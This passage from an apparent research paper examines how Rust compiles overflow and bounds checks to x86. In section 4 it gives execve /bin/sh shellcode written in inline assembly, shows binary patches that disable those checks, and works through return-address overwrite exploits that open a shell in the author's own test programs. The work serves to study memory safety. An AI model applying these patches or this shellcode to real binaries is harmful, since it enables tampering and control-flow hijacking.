0000000000000000 t core::ops::function::FnOnce::call_once{{vtable.shim}}
0000000000000000 t core::ops::function::FnOnce::call_once
0000000000000000 t core::ops::function::FnOnce::call_once
0000000000000000 t core::ptr::drop_in_place<std::rt::lang_start<()>::{{closure}}>
0000000000000000 t <() as std::process::Termination>::report
```

We can also refer to the demangled name when setting breakpoints in gdb. You can also set your disassembly to use demangled names by adding this line in your .gdbinit:

Listing 30: Disassembly config

```
set print asm-demangle on
```

3.3.2 Function In-lining

Sometimes as programmers, we write functions that perform a very small task trying to keep or code nicely organized and simple. However, on the binary level this can be costly as using a function means that we have to go through the whole calling convention process. This can lead to worse performance on the final executable.

To prevent this the Rust optimizer will instead of calling a function, do what is called an inline, meaning eliminating the whole calling process and embedding the callee function's code in the caller's. This happens without any knowledge from the programmer on the compiler level using some heuristics to determine which functions are suitable for inlining.

Because of this, when analyzing I noticed that some functions were completely eliminated making disassembly and analysis impossible, as we cannot differentiate the inlined code without prior knowledge of what it contains.

To avoid and control this behavior we can use the `#[inline(never)]` or `#[inline(always)]` function attribute.

Take for example this Rust snippet:

Listing 31: Example: inline always attribute

```
#[inline(always)]
fn add3(a: i64, b: i64, c: i64) -> i64{
       return a + b + c;
}

fn main() {
       println!("{}", add3(1, 2, 3));
}
```

When compiled this produces an executable without the add3 function. Which you can check with the following command:

Listing 32: Inlined add3 fnction

```
$ nm --demangle=rust function_inlining | grep add3
```

If we instead add the attribute `#[inline(never)]` we get this output:

Listing 33: Non-inlined add3 fnction

```
$ nm --demangle=rust function_inlining | grep add3
0000000000007020 t function_inlining::add3
```

3.3.3 Dead Code Elimination

By default Rust will perform dead code elimination when compiling. This means that unused functions will be eliminated from the final executable. The default behavior during the compilation process when detecting these unused names is to throw a warning. For example this code:

Listing 34: Example: Unused function

```
fn add3(a: u64, b: u64, c: u64)->u64{
       return a + b + c;
}
fn mul3(a: u64, b: u64, c: u64)->u64{
       return a * b * c;
}
fn main(){
       add3(1,2,3);
}
```

Will throw a warning but will compile.

Listing 35: Example: inline always attribute

```
$ rustc unused.rs
warning: function ‘mul3‘ is never used
--> unused.rs:5:4
|
5 | fn mul3(a: u64, b: u64, c: u64)->u64{
       |    ^^^^
       |
       = note: ‘#[warn(dead_code)]‘ on by default

       warning: 1 warning emitted
```

To prevent this warning we can add `#![allow(unused)]` linter hint at the start of our file, this will silence all warnings but will still perform unused variable and dead code elimination.

Instead, we can use the `link-dead-code` codegen flag when compiling:

Listing 36: Example: link-dead-code

```
$ rustc unused.rs -C link-dead-code=y
$ nm --demangle=rust unused | grep mul3
0000000000012d00 T unused::mul3
```

This will prevent elimination of unused functions from the final executable.

3.3.4 Frame Pointer Omission

Another optimization is the omission of usage of the frame pointer or base pointer (rbp register in our case). This happens in many languages and essentially removes the need of establishing a frame pointer and then having to save that pointer on the stack of the callee each time a new function is called. This happens because we already know the stack frame size at compile time and as such we can index all values on a stack frame using the stack pointer.

For example, let's examine the disassembly of the previous add3 function:

Listing 37: Frame pointer omission

```
0000000000006d10 <frame_pointer_omission::add3>:
6d10:      48 83 ec 18           sub    $0x18,%rsp
6d14:      48 89 54 24 08        mov    %rdx,0x8(%rsp)
6d19:      48 01 f7              add    %rsi,%rdi
6d1c:      48 89 7c 24 10        mov    %rdi,0x10(%rsp)
....
6d52:      48 83 c4 18           add    $0x18,%rsp
6d56:      c3                    ret
```

We can see that the stack frame is established by subtracting from the stack pointer (rsp) and then destroyed by adding to the stack pointer (rsp), because the stack grows downwards. We also can see that we move values on the frame using an offset from the rsp.

This optimization depends on the target architecture for the binary, however it can be controlled using the Codegen flag `force-frame-pointers=y`.

Listing 38: Force frame pointers

```
$ rustc frame_pointer_omission.rs -C force-frame-pointers=y
```

This is the disassembly for the same function with the inclusion of frame pointer:

Listing 39: Frame pointer inclusion

```
0000000000006d30 <frame_pointer_omission::add3>:
6d30:  55                    push   %rbp
6d31:  48 89 e5              mov    %rsp,%rbp
6d34:  48 83 ec 20           sub    $0x20,%rsp
6d38:  48 89 55 f0           mov    %rdx,-0x10(%rbp)
...
6d72:  48 83 c4 20           add    $0x20,%rsp
6d76:  5d                    pop    %rbp
```

```
6d77:  c3                   ret
```

As we can see we have the addition of a push and pop instruction for the rbp, but the rest of the stack is still initialized with a sub and destroyed with an add instruction. We can also see that the variables on the stack are indexed from the rbp register instead.

3.3.5 Linking

By default Rust will statically link the standard library, creating large binaries. This also happens at the highest optimization level. You can control this with various flags, (such as codegen flag `prefer-dynamic`) to dynamically link the libraries. This requires additional configuration though, so to keep things simple we will avoid doing that for this paper.

4 Spatial Memory Safety

In this section, we will explore how Rust prevents common spatial memory safety bugs and vulnerabilities. Additionally, we will attempt to reintroduce some of these issues through binary patching, both to validate our assumptions and to demonstrate the potential impact of lacking a strong low-level understanding of the programs we rely on.

For the sake of displaying common control flow bugs, we will use the following function which spawns a shell as our target function. We will have to compile our code with dead code elimination disabled so this function is always included in the final binary. Normally you would have to have arbitrary read bugs to construct a ROP chain to spawn a shell or have NX-bit disabled.

Listing 40: Spawn shell Function

```
use std::arch::asm;

fn spawn_shell() {
        /* execve syscall
        rax = 0x3b
        rdi = pointer to null terminated command string
        rsi = argv (set to null)
        rdx = env values (set to null)
        */
        unsafe {
                asm!(
                "xor rsi, rsi",
                "push rsi", //push null value to stack
                "mov rdi, 0x68732f2f6e69622f", // /bin//sh
                "push rdi", // push command on stack
                "push rsp",
                "pop rdi", //get a pointer to command string
                "mov rax, 0x000000000000003b", //syscall code 0x3b
                "syscall",
                options(noreturn)
                );
        }
}
```

4.1 Integer Overflow

As we know, when performing operations between two integers, such as addition, subtraction, multiplication or signed division there is a possibility that we exceed

the highest value allowed by that type. This causes the result to wrap around, often causing inconsistent and dangerous behavior. This is called an integer overflow.

Let's take for example this simple function:

Listing 41: Integer Overflow

```
#[inline(never)]
fn add(a: u8, b: u8) -> u8{
       return a + b;
}
fn main(){
       println!("{}", add(255, 2));
}
```

Here we perform a simple addition for two u8 values which can contain values between 0-255. However, adding 255 and 2 the result will overflow the allowed values for the u8 type. When we run the program we get the following result:

Listing 42: Integer Overflow panic

```
$ ./addition
thread 'main' panicked at addition.rs:3:12:
attempt to add with overflow
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

As we can see we caused a panic, meaning our program terminated abnormally. We can expand the stack trace by running with `RUST_BACKTRACE=1`:

Listing 43: Integer Overflow panic with stack trace

```
$ RUST_BACKTRACE=1 ./addition
thread 'main' panicked at addition.rs:3:12:
attempt to add with overflow
stack backtrace:
0: rust_begin_unwind
at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/std/src/panicking.rs
    :665:5
1: core::panicking::panic_fmt
at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/core/src/panicking.rs
    :74:14
2: core::panicking::panic_const::panic_const_add_overflow
at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/core/src/panicking.rs
    :181:21
3: addition::add
4: addition::main
```

```
5: core::ops::function::FnOnce::call_once
note: Some details are omitted, run with `RUST_BACKTRACE=full` for a verbose
    backtrace.
```

We can see that from our `add()`, a function called `panic_const_add_overflow()` is being called, which is responsible for sending an overflow panic message to the next function `panic_fmt()`. This function is responsible for formatting the message and displaying it. Then, because it was compiled with the unwind option by default, we will actually perform an unwind, which we can see using RUST_BACKTRACE=FULL. Unwinding is beyond our scope.

Now let's examine the assembly for our add function and try to understand the underlying logic:

Listing 44: Integer Overflow Assembly

```
$ objdump --disassemble='addition::add' --demangle=rust addition
0000000000007020 <addition::add>:
...
7027:  00 c8                add   %cl,%al # addition of two args
7029:  88 44 24 07          mov   %al,0x7(%rsp) # save result on stack
702d:  0f 92 c0             setb  %al
7030:  a8 01                test  $0x1,%al
7032:  75 06                jne   703a <addition::add+0x1a>
...
7039:  c3                   ret
703a:  48 8d 3d 47 c5 04 00  lea   0x4c547(%rip),%rdi # 53588 <
    __do_global_dtors_aux_fini_array_entry+0x38>
7041:  48 8d 05 08 fd ff ff  lea   -0x2f8(%rip),%rax # 6d50 <core::panicking::
    panic_const::panic_const_add_overflow>
7048:  ff d0                call  *%rax
```

Let's first understand how an integer overflow works in x86. In x86, we have a special register called eflags (32-bit) or rflags (64-bit) where each bit represents a specific state of the cpu at any given point. When performing an integer addition, subtraction, multiplication or signed division (idiv), if the resulting operation causes an overflow, the special flags register will set the carry flag (CF).

For example this is the status of the eflags register after running instruction 0x7027:

Listing 45: GDB eflags inspect

```
(gdb) i r
eflags         0x213             [ CF AF IF ]
```

As you can see this indicates that there was an overflow as the carry flag is set. Then the next instruction `setb %al` (set if below), will set the least significant bit of the **al** register to 1 if the CF is set.

Then, it runs `test $0x1, %al` which performs a bitwise AND between the two operands and then instead of storing the result it sets specific flags. First of all, it resets flags in the rflags register that are responsible for arithmetic ops. Secondly, it sets the zero flag (ZF) if the result of the AND operation is 0. In simpler terms, if ZF=0 it means that an overflow has occured and ZF=1, means that no overflow has occured. In our program, we can see that ZF is not set.

Listing 46: GDB ZF

```
eflags        0x202            [ IF ]
```

In the next instruction jne, if ZF is not set we jump to the specified address. The next three instructions are such that we resolve to the correct panic function and call it. In addition to the above, if our add was between two signed integers we would be using instructions such as seto (set if overflow), which interact with the OF (overflow flag) for signed overflows instead.

Furthermore, other than addition overflow checks, the Rust compiler can emit checks for subtraction, multiplication and signed division. Signed division is a special case where overflow can only occur in a very specific set of operands. One operand must the the minimum allowed value of that integer type and the other operand must be -1. This happens because in 2's complement representation integers are asymmetric, meaning there is one more value allowed in the negative range than the positive range.

In summary the triplet of instructions setb, test and jne allows us to test if an integer overflow has occured and panic. However, this might not be the most desirable way to deal with overflows as it causes our program to crash in an implicit manner which the programmer might be unaware of. In higher levels of optimization, starting from `O1` integer overflow checks are opt-in, meaning they are disabled by default. This can be controlled using Codegen flag `overflow-checks`, to re-enable this behavior even on higher optimization levels. In addition, rust provides different methods to handle overflowing behavior in different ways (`checked_add()`, `wrapping_add()`, `overflowing_add()`, `saturating_add()`).

If we were to maliciously modify this program's overflow checks it would be easy to do so by patching test $0x1, %al to test $0x0, %al essentially always setting the ZF and bypassing the jne instruction.

For example, I patched the previous function using radare2 as such:

Listing 47: Test Instruction Bypass

```
0000000000007020 <addition::add>:
...
7027:  00 c8                 add   %cl,%al
7029:  88 44 24 07           mov   %al,0x7(%rsp)
702d:  0f 92 c0              setb  %al
7030:  a8 00                 test  $0x0,%al # result will always be 0
7032:  75 06                 jne   703a <addition::add+0x1a>
...
$ ./addition_bypass
1
```

Another way to patch the program to bypass the check is to create a trampoline in the panic section that redirects control flow back to normal if an overflow occurs. It is also useful to note that for each addition the Rust compiler will emit a seperate panic section. So we could overwrite each of those sections with the corresponding trampoline jump back to normal control flow.

Listing 48: Panic Trampoline

```
0000000000007020 <addition::add>:
...
702d:  0f 92 c0              setb  %al
7030:  a8 01                 test  $0x1,%al
7032:  75 06                 jne   703a <addition::add+0x1a>
...
703a:  eb f8                 jmp   7034 <addition::add+0x14> # go back
...
$ ./addition_trampoline
1
```

We can also patch the panic section of the function to call whatever function we want. If I include the spawn_shell function mentioned previously in the binary and patch this instruction with the 5 byte call instruction such as seen in this example:

Listing 49: Control Flow Redirection

```
0000000000016510 <addition::add>:
...
16517: 00 c8                 add   %cl,%al
16519: 88 44 24 07           mov   %al,0x7(%rsp)
1651d: 0f 92 c0              setb  %al
```

```
16520: a8 01                test   $0x1,%al
16522: 75 06                jne    1652a <addition::add+0x1a>
...
1652a: e8 41 ff ff ff       call   16470 <addition::spawn_shell>
...
```

An integer overflow will now allow me to spawn a shell:

Listing 50: New Shell

```
$ ./addition_control_flow
$ exit # new shell
$
```

4.2 Buffer Overflows

Another class of bugs that appears commonly in lower level languages is a buffer overflow. This bug allows an attacker to arbitrarily write (buffer overwrite) data outside of a defined buffer.

This happens usually when an attacker is allowed to access a buffer using an index without first validating if the index is within the limits of buffer. If the buffer is on the stack, that can be used to overwrite the return address and take over control flow of a program. An attacker can also overwrite important data, such as a pointer that the function might attempt to use and cause a segmentation fault. Moreover, although less frequently used nowadays you can overwrite the value holding a function pointer allowing an attacker to change control flow. If the buffer is on the heap we can overwrite important values, corrupting the memory allocator in different ways and causing a variety of other bugs.

4.2.1 Arrays

In languages like C, when accessing an element in an array what actually happens is just simple pointer arithmetic. By taking the pointer where the array starts from and adding the index number times the size of the elements the array is holding we find the element we are looking for. This memory access however, does not have any validations by itself.

$$\text{target address} = \text{base pointer} + (\text{index} \times \text{sizeof}(T))$$

To prevent this, Rust adds a simple validation, that has minimal performance overhead at compile time. When this validation fails, the program will panic and crash.

Let's take this program as an example:

Listing 51: Changing Value At Index

```
use std::env;

fn main() {
	let args: Vec<_> = env::args().collect();
	if args.len() < 2 {
		println!("Missing index argument");
		return;
	}
	array_changing(args[1].parse().unwrap());
}

fn array_changing(index: usize) {
	let arr: [u64; 8] = [
	0xaaaaaaaaaaaaaaaa, 0xbbbbbbbbbbbbbbbb,
	0xaaaaaaaaaaaaaaaa, 0xbbbbbbbbbbbbbbbb,
	0xaaaaaaaaaaaaaaaa, 0xbbbbbbbbbbbbbbbb,
	0xaaaaaaaaaaaaaaaa, 0xbbbbbbbbbbbbbbbb];
	let new_arr = change_element(arr, index, 0xccccccccccccccc);
	println!("{:?}", arr);
	println!("{:?}", new_arr);
}

fn change_element(mut array: [u64; 8], index: usize, new_value: u64) -> [u64;8]{
	array[index] = new_value;
	return array;
}
```

Inspecting the disassembly for change_element reveals a few interesting things.

Listing 52: Disassembly change_element

```
0000000000000b0b0 <array_index::change_element>:
...
b0b4:   48 89 0c 24           mov    %rcx,(%rsp) #4th argument (new_value)
b0b8:   48 89 54 24 08        mov    %rdx,0x8(%rsp) #3rd argument (index)
b0bd:   48 89 74 24 10        mov    %rsi,0x10(%rsp) #2nd argument (pointer to the
    param array - mutable)
b0c2:   48 89 7c 24 18        mov    %rdi,0x18(%rsp) #1st argument (pointer to the
    new_arr)
b0c7:   48 89 7c 24 20        mov    %rdi,0x20(%rsp) # another new_arr pointer
b0cc:   48 83 fa 08           cmp    $0x8,%rdx # performs a simple subtraction (rdx
     - 0x8) and modifies rflags
b0d0:   73 2b                 jae    b0fd <array_index::change_element+0x4d> # jump
     if above or equal to panic
```

```
b0d2:   48 8b 74 24 10        mov    0x10(%rsp),%rsi # source pointer for memcpy (
    param array)
b0d7:   48 8b 7c 24 18        mov    0x18(%rsp),%rdi # destination pointer for
    memcpy (new_arr)
b0dc:   48 8b 44 24 08        mov    0x8(%rsp),%rax # get the index to change
b0e1:   48 8b 0c 24           mov    (%rsp),%rcx # new_value
b0e5:   48 89 0c c6           mov    %rcx,(%rsi,%rax,8) # set the value in array to
     new_value
b0e9:   ba 40 00 00 00        mov    $0x40,%edx # number of bytes to copy for
    memcpy (64 bytes)
b0ee:   e8 65 af ff ff        call   6058 <memcpy@plt>
b0f3:   48 8b 44 24 20        mov    0x20(%rsp),%rax # new_arr pointer
b0f8:   48 83 c4 28           add    $0x28,%rsp # deallocate stack
b0fc:   c3                    ret
# panic section of function
b0fd:   48 8b 7c 24 08        mov    0x8(%rsp),%rdi
b102:   48 8d 15 57 d4 04 00  lea    0x4d457(%rip),%rdx      # 58560 <
    __do_global_dtors_aux_fini_array_entry+0x1a8>
b109:   48 8d 05 30 c7 ff ff  lea    -0x38d0(%rip),%rax      # 7840 <core::
    panicking::panic_bounds_check>
b110:   be 08 00 00 00        mov    $0x8,%esi
b115:   ff d0                 call   *%rax
```

As we can see, based on the linux x86 ABI calling convention, our function takes 4 integer arguments despite only having 3 of them defined. This happens because an array of integers follows a copy behavior instead of a move. So the calling function creates two buffers on its stack to hold the arrays and passes a pointer for each of those buffers.

This means that inside the stack frame of `array_changing()` if we inspect the memory after finishing calling the function we can see 3 seperate buffers.

- The original immutable buffer arr.
- A mutable copy of the original buffer, passed by reference in rsi.
- A new buffer (new_arr), containing the data after modification passed by reference in rdi.

Listing 53: array_changing Stack Frame After change_element

```
(gdb) x/49gx $rsp+0x8
# original array
0x7fffffffd9d8: 0xaaaaaaaaaaaaaaaa  0xbbbbbbbbbbbbbbbb
0x7fffffffd9e8: 0xaaaaaaaaaaaaaaaa  0xbbbbbbbbbbbbbbbb
```

```
0x7fffffffd9f8: 0xaaaaaaaaaaaaaaaa  0xbbbbbbbbbbbbbbbb
0x7fffffffda08: 0xaaaaaaaaaaaaaaaa  0xbbbbbbbbbbbbbbbb
# new array
0x7fffffffda18: 0xaaaaaaaaaaaaaaaa  0xbbbbbbbbbbbbbbbb
0x7fffffffda28: 0xaaaaaaaaaaaaaaaa  0xbbbbbbbbbbbbbbbb
0x7fffffffda38: 0xaaaaaaaaaaaaaaaa  0xcccccccccccccccc
0x7fffffffda48: 0xaaaaaaaaaaaaaaaa  0xbbbbbbbbbbbbbbbb
# mutable copy of original array
0x7fffffffdaf8: 0xaaaaaaaaaaaaaaaa  0xbbbbbbbbbbbbbbbb
0x7fffffffdb08: 0xaaaaaaaaaaaaaaaa  0xbbbbbbbbbbbbbbbb
0x7fffffffdb18: 0xaaaaaaaaaaaaaaaa  0xcccccccccccccccc
0x7fffffffdb28: 0xaaaaaaaaaaaaaaaa  0xbbbbbbbbbbbbbbbb
```

It is notable that the same way integer overflows have a panic section to setup a panic call, when accessing array elements by index we also have a panic call to `core::panicking::panic_bounds_check()`. When I select an index equal to 8 or greater my function will panic and unwind.

Listing 54: Panic Index Out Of Bounds

```
$ RUST_BACKTRACE=1 ./array_index 8
thread 'main' panicked at array_index.rs:21:5:
index out of bounds: the len is 8 but the index is 8
stack backtrace:
0: rust_begin_unwind
at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/std/src/panicking.rs
    :665:5
1: core::panicking::panic_fmt
at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/core/src/panicking.rs
    :74:14
2: core::panicking::panic_bounds_check
at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/core/src/panicking.rs
    :276:5
3: array_index::change_element
4: array_index::array_changing
5: array_index::main
6: core::ops::function::FnOnce::call_once
note: Some details are omitted, run with `RUST_BACKTRACE=full` for a verbose
    backtrace.
```

Let's examine the disassembly of `change_element()` to better understand the bounds check added by the compiler.

Listing 55: Array Overflow Bounds Check

```
b0cc:  48 83 fa 08          cmp   $0x8,%rdx # performs a simple subtraction (rdx
    - 0x8) and modifies rflags
b0d0:  73 2b                jae   b0fd <array_index::change_element+0x4d> # if
   CF is set don't jump
```

As a safety feature Rust does not allow us to pass function arguments or locals using unsized types. As such, we always know the array size at compile time. This allows the function to perform a very simple bounds check using 2 instructions. First a compare, subtracting from the provided index the size of the buffer, if index is smaller than the buffer size then the carry flag (CF) is set. Then a jae (jump if above or equal) instruction to the panic section, which jumps if CF = 0, which means that index was greater than the buffer so no unsigned overflow occured when `rdx - 0x8`.

Same as the integer overflow example, we can easily patch the static check of cmp by modifying the last byte which specifies the length of the buffer. We should be careful to use an instruction with the exact same length as the existing one, or we can cause the rest of the instructions to fall out of alignment or be overwritten.

Before we patch this instruction, something significant to note is that it uses the 83 opcode. This opcode allows comparison between a 64-bit register and an 8-bit immediate value. To perform this operation, the CPU uses sign extension, which means it extends the 8-bit immediate value to 64 bits by filling the higher bits with the most significant bit of the immediate.

This means that if we were to replace the `0x8` buffer length with `0xff`, this would sign extend to `0xffffffffffffffff`. This means we would get the maximum 64-bit value, so basically any index provided would be within bounds and that would allow us to arbitrarily write 64-bits anywhere after the start of the array.

If the cmp was with a different opcode that doesn't perform sign extension we would be more restricted, however in most cases if we set the immediate value to it's maximum allowed value we can still overwrite a multitude of values on the stack, including the return address.

This is what our cmp instruction looks like after patching:

Listing 56: Comparison patching

```
b0cc:  48 83 fa ff          cmp   $0xffffffffffffffff,%rdx
b0d0:  73 2b                jae   b0fd <array_index::change_element+0x4d>
```

This means that we can now easily cause a segfault if we provide an index that causes our write to fall outside the mapped stack segment.

Listing 57: Segfault By Write To Unallocated Space

```
$ ./array_index_patched 100000
Segmentation fault (core dumped)
```

Now to demonstrate the potential of a control flow attack, let's modify our existing code to include `spawn_shell()` function from the start of this chapter and also allow the user to pass the value to overwrite the array with. This will allow us to modify the return address to point back to spawn_shell.

Listing 58: Control Flow Overwrite

```
use std::env;
use std::arch::asm;
#[allow(unused)]
fn spawn_shell() {
...
}
fn main() {
        let args: Vec<_> = env::args().collect();
        ...
        array_changing(args[1].parse().unwrap(), args[2].parse().unwrap());
}

fn array_changing(index: usize, new_value: u64) {
        let arr: [u64; 8] = [
        0xaaaaaaaaaaaaaaaa, 0xbbbbbbbbbbbbbbbb,
        0xaaaaaaaaaaaaaaaa, 0xbbbbbbbbbbbbbbbb,
        0xaaaaaaaaaaaaaaaa, 0xbbbbbbbbbbbbbbbb,
        0xaaaaaaaaaaaaaaaa, 0xbbbbbbbbbbbbbbbb];
        let new_arr = change_element(arr, index, new_value);
        println!("{:?}", arr);
        println!("{:?}", new_arr);
}

fn change_element(mut array: [u64; 8], index: usize, new_value: u64) -> [u64;8]{
        array[index] = new_value;
        return array;
}
```

After compiling we patch the bounds check again with `0xff`, then we need to run the executable in gdb with ASLR off as described previously. Then we need to figure out these things:

1. The location of the stored return pointer (rip) in `array_changing()` that we

will overwrite. To do this simply set a breakpoint to that function and inspect the stack frame using `info frame`.

2. The value of rsi that is passed into `change_element()`, as that is the pointer to the start of the buffer that we are overwriting.

3. How many 8 byte words are between the two above addresses to determine our index.

4. The address of `spawn_shell()` to determine our new_value.

In my specific case this is what i get:

1. Saved registers: `rip` at `0x7fffffffdad8`

2. `rsi` = `0x7fffffffda78`

3. $$\frac{\texttt{(saved rip - rsi)}}{\texttt{0x8}} = \frac{\texttt{0x7fffffffdad8} - \texttt{0x7fffffffda78}}{\texttt{0x8}} = \frac{\texttt{0x60}}{\texttt{0x8}} = \texttt{0xc} = 12$$

4. `0x555555569a90` = 93824992320144

This is the final result when I run the program with these inputs:

Listing 59: Buffer Overflow Exploit

```
(gdb) r 12 93824992320144
Starting program: ./array_modify_patched 12 93824992320144
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[12297829382473034410, 13527612320720337851, 12297829382473034410,
    13527612320720337851, 12297829382473034410, 13527612320720337851,
    12297829382473034410, 13527612320720337851]
[12297829382473034410, 13527612320720337851, 12297829382473034410,
    13527612320720337851, 12297829382473034410, 13527612320720337851,
    12297829382473034410, 13527612320720337851]
process 51176 is executing new program: /bin/sh
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$
```

Another case to consider is when we are using a mutable reference in Rust to pass the array to our function. For example:

Listing 60: Passing Array Using A Mutable Reference

```
fn array_changing(index: usize, new_value: u64) {
        let arr: [u64; 8] = [...];
        let mut new_arr = arr;
        change_element(&mut new_arr, index, new_value);
        ...
}

fn change_element(array: &mut[u64; 8], index: usize, new_value: u64){
        array[index] = new_value;
}
```

The main difference in our above code is that `array_changing()` does not need to create a third array, to pass as a mutable copy to `change_element()`. Instead it will move the 8 immediate values onto the stack and then just do a single memcpy at `let mut new_arr = arr;`, to pass a mutable reference to `change_element()`. To confirm:

Listing 61: Array Instantiation

```
0000000000015d80 <array_modify_by_ref::array_changing>:
15d80: 48 81 ec 58 01 00 00  sub   $0x158,%rsp # allocate stack space
15d87: 48 89 7c 24 08        mov   %rdi,0x8(%rsp) # 1st arg, index
15d8c: 48 89 74 24 10        mov   %rsi,0x10(%rsp) # 2nd arg, new_value
15d91: 48 b8 aa aa aa aa aa aa aa aa  movabs $0xaaaaaaaaaaaaaaaa,%rax
15d9b: 48 89 44 24 18        mov   %rax,0x18(%rsp) # arr start
... # skipping ahead
15dfa: 48 b8 bb bb bb bb bb bb bb bb  movabs $0xbbbbbbbbbbbbbbbb,%rax
15e04: 48 89 44 24 50        mov   %rax,0x50(%rsp) # arr end
15e09: 48 8d 7c 24 58        lea   0x58(%rsp),%rdi # get new_arr pointer
15e0e: 48 8d 74 24 18        lea   0x18(%rsp),%rsi # get arr pointer
15e13: ba 40 00 00 00        mov   $0x40,%edx # number of bytes to copy = 64
15e18: e8 3b 92 ff ff        call  f058 <memcpy@plt>
15e1d: 48 8b 74 24 08        mov   0x8(%rsp),%rsi # 2nd arg index
15e22: 48 8b 54 24 10        mov   0x10(%rsp),%rdx # 3rd arg new_vale
15e27: 48 8d 7c 24 58        lea   0x58(%rsp),%rdi # 1st arg new_arr pointer
15e2c: e8 1f 01 00 00        call  15f50 <array_modify_by_ref::change_element>
```

As we are using a reference to an array with fixed size, the compiler knows the size of the array. This is more evident when inspecting the disassembly of change_element:

Listing 62: Fixed Size Reference

```
0000000000015f50 <array_modify_by_ref::change_element>:
```

```
15f50: 48 83 ec 18          sub   $0x18,%rsp # 24 byte stack
15f54: 48 89 3c 24          mov   %rdi,(%rsp) # 1st arg mutable ref
15f58: 48 89 74 24 08       mov   %rsi,0x8(%rsp) # 2nd arg index
15f5d: 48 89 54 24 10       mov   %rdx,0x10(%rsp) # 3rd arg new_value
15f62: 48 83 fe 08          cmp   $0x8,%rsi # known array length of 8
15f66: 73 17                jae   15f7f <array_modify_by_ref::change_element+0
    x2f>
15f68: 48 8b 04 24          mov   (%rsp),%rax
15f6c: 48 8b 4c 24 08       mov   0x8(%rsp),%rcx
15f71: 48 8b 54 24 10       mov   0x10(%rsp),%rdx
15f76: 48 89 14 c8          mov   %rdx,(%rax,%rcx,8) # set new_value
15f7a: 48 83 c4 18          add   $0x18,%rsp
15f7e: c3                   ret
15f7f: 48 8b 7c 24 08       mov   0x8(%rsp),%rdi # prepare and panic
...
```

This is essentially the same case as our previous example, but without creating and passing a copy. We could easily patch `cmp $0x8, %rsi` using 0xff as before and it would perform the same.

A slightly more interesting case arises when we use a slice instead. With a slice the compiler cannot know the limits of the array that are being passed in at compile time, so how does it check this? Let's take the same example and modify it slightly:

Listing 63: Passing A Mutable Slice

```
fn change_element(array: &mut[u64], index: usize, new_value: u64){
       array[index] = new_value;
}
```

The only difference is in the parameter type, it is now defined as a mutable slice. Our reference doesn't have a known size at compile time. Let's inspect the disassembly of `change_element()`:

Listing 64: Mutable Slice Disassembly

```
0000000000015f50 <array_modify_by_slice::change_element>:
15f50: 48 83 ec 28          sub   $0x28,%rsp # 40 byte stack
15f54: 48 89 7c 24 08       mov   %rdi,0x8(%rsp) # 1st arg pointer to slice
15f59: 48 89 74 24 10       mov   %rsi,0x10(%rsp) # 2nd arg slice length
15f5e: 48 89 54 24 18       mov   %rdx,0x18(%rsp) # 3rd arg index
15f63: 48 89 4c 24 20       mov   %rcx,0x20(%rsp) # 4th arg new_value
15f68: 48 39 f2             cmp   %rsi,%rdx # compare index to slice length (rdx
    - rsi)
15f6b: 73 18                jae   15f85 <array_modify_by_slice::change_element+0
    x35> # panic jump
```

```
15f6d: 48 8b 44 24 08        mov   0x8(%rsp),%rax
15f72: 48 8b 4c 24 18        mov   0x18(%rsp),%rcx
15f77: 48 8b 54 24 20        mov   0x20(%rsp),%rdx
15f7c: 48 89 14 c8           mov   %rdx,(%rax,%rcx,8) # set new_value
15f80: 48 83 c4 28           add   $0x28,%rsp
15f84: c3                    ret
15f85: 48 8b 74 24 10        mov   0x10(%rsp),%rsi # prepare and panic
```

As we can see, it passes in the length of the slice as an additional argument. Then instead of performing a compare against an immediate it will just perform a compare against that value to determine overflow. The instruction `cmp %rsi, %rdx` is 3 bytes long, this means that we are more restricted if we wanted to patch it to create a buffer overflow bug. Luckily, we can use another 3 byte compare for that: `cmp $0xff, %dl`. This will allow us to perform an overflow as long as the least significant byte of our index is less than 0xff.

Listing 65: Patching Dynamic cmp

```
15f68: 80 fa ff              cmp   $0xff,%dl # patched instruction
$ ./array_modify_by_slice_patched 255 0
thread 'main' panicked at array_modify_by_slice.rs:43:5:
index out of bounds: the len is 8 but the index is 255
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
$ ./array_modify_by_slice_patched 256 0
[12297829382473034410, ...]
[12297829382473034410, ...]
```

Let's perform a simple buffer overflow exploit to overwrite the return address to our shellcode function following these steps:

1. Determine the address of the slice to `new_arr`.
2. Determine the address of the return value on `array_changing()`.
3. Determine the index required to overwrite return value.
4. Use `spawn_shell()` address as our new_value.

In my case:

1. `rdi` = `0x7fffffffd9b8`
2. Saved registers: `rip` at `0x7fffffffdab8`
3. $$\frac{\texttt{saved rip} - \texttt{array address}}{\texttt{0x8}} = \frac{\texttt{0x7fffffffdab8} - \texttt{0x7fffffffd9b8}}{\texttt{0x8}} = 32$$

4. `spawn_shell()` address = `0x555555569a90` = 93824992320144

Listing 66: Slice Buffer Overflow Exploit

```
(gdb) r 32 93824992320144
Starting program: ./array_modify_by_slice_patched 32 93824992320144
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[12297829382473034410, ...]
[12297829382473034410, ...]
process 18520 is executing new program: /bin/sh
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$ exit #new shell
```

4.2.2 Vectors

A very common data structure that is used in Rust is Vec (vector). As described in the beginning, a vector is simply a dynamic array whose elements are stored on the heap. A vector will keep 3 values on the stack to control the dynamic array, the current length, the capacity and the pointer to the heap allocated buffer. Strings are also vectors but specifically for UTF-8 characters.

There are a few different ways to allocate a vector, each with different implications on the underlying data structures and initialization code. For example the new function creates an empty vector that does not perform any heap allocation but instead just initializes the data structure in a specific way.

Listing 67: New Vector

```
# pub const fn new() -> Self
00000000000073e0 <alloc::vec::Vec<T>::new>:
73e0:  48 89 f8              mov   %rdi,%rax # pointer to Vec struct
73e3:  48 c7 07 00 00 00 00  movq  $0x0,(%rdi) # capacity = 0
73ea:  b9 08 00 00 00        mov   $0x8,%ecx
